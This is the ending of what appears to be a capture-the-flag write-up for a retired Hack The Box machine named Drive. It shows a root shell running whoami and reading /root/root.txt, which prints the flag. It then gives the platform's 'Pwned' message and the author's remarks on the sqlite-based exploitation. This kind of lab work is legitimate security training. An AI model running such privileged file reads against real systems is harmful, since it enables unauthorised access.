`PATH="/usr/local/bin:/usr/bin:/bin:/usr/local/sbin:/usr/lib/jvm/default/bin:/usr/bin/site_perl:/usr/bin/vendor_perl:/usr/bin/core_perl:/usr/lib/
rustup/bin:/usr/local/bin:/usr/bin:/usr/sbin:/sbin:/usr/sandbox:/root/.local/bin:/usr/lib"`
root@drive:/dev/shm# whoami
root
root@drive:/dev/shm# cat /root/root.txt
7db77d3223ad985ce64f0dab9087120b
```



Drive has been Pwned!

Congratulations



therealpablo, best of luck in capturing flags ahead!

#2441	20 Jul 2024	RETIRED
MACHINE RANK	PWN DATE	MACHINE STATE

OK

SHARE

## PWNED

### 46. Post Exploitation & Comments

```
1. This box was really hard. Listening to S4vitar explaining how the hack worked went so over my head. I will have to do this box again someday to really understand what happened here.
2. Sqlite is such a common app. You would think it would be more vulnerable that it is. I hope HTB makes more boxes with sqlite vulnerabilites to exploit. it was hard but fun.
```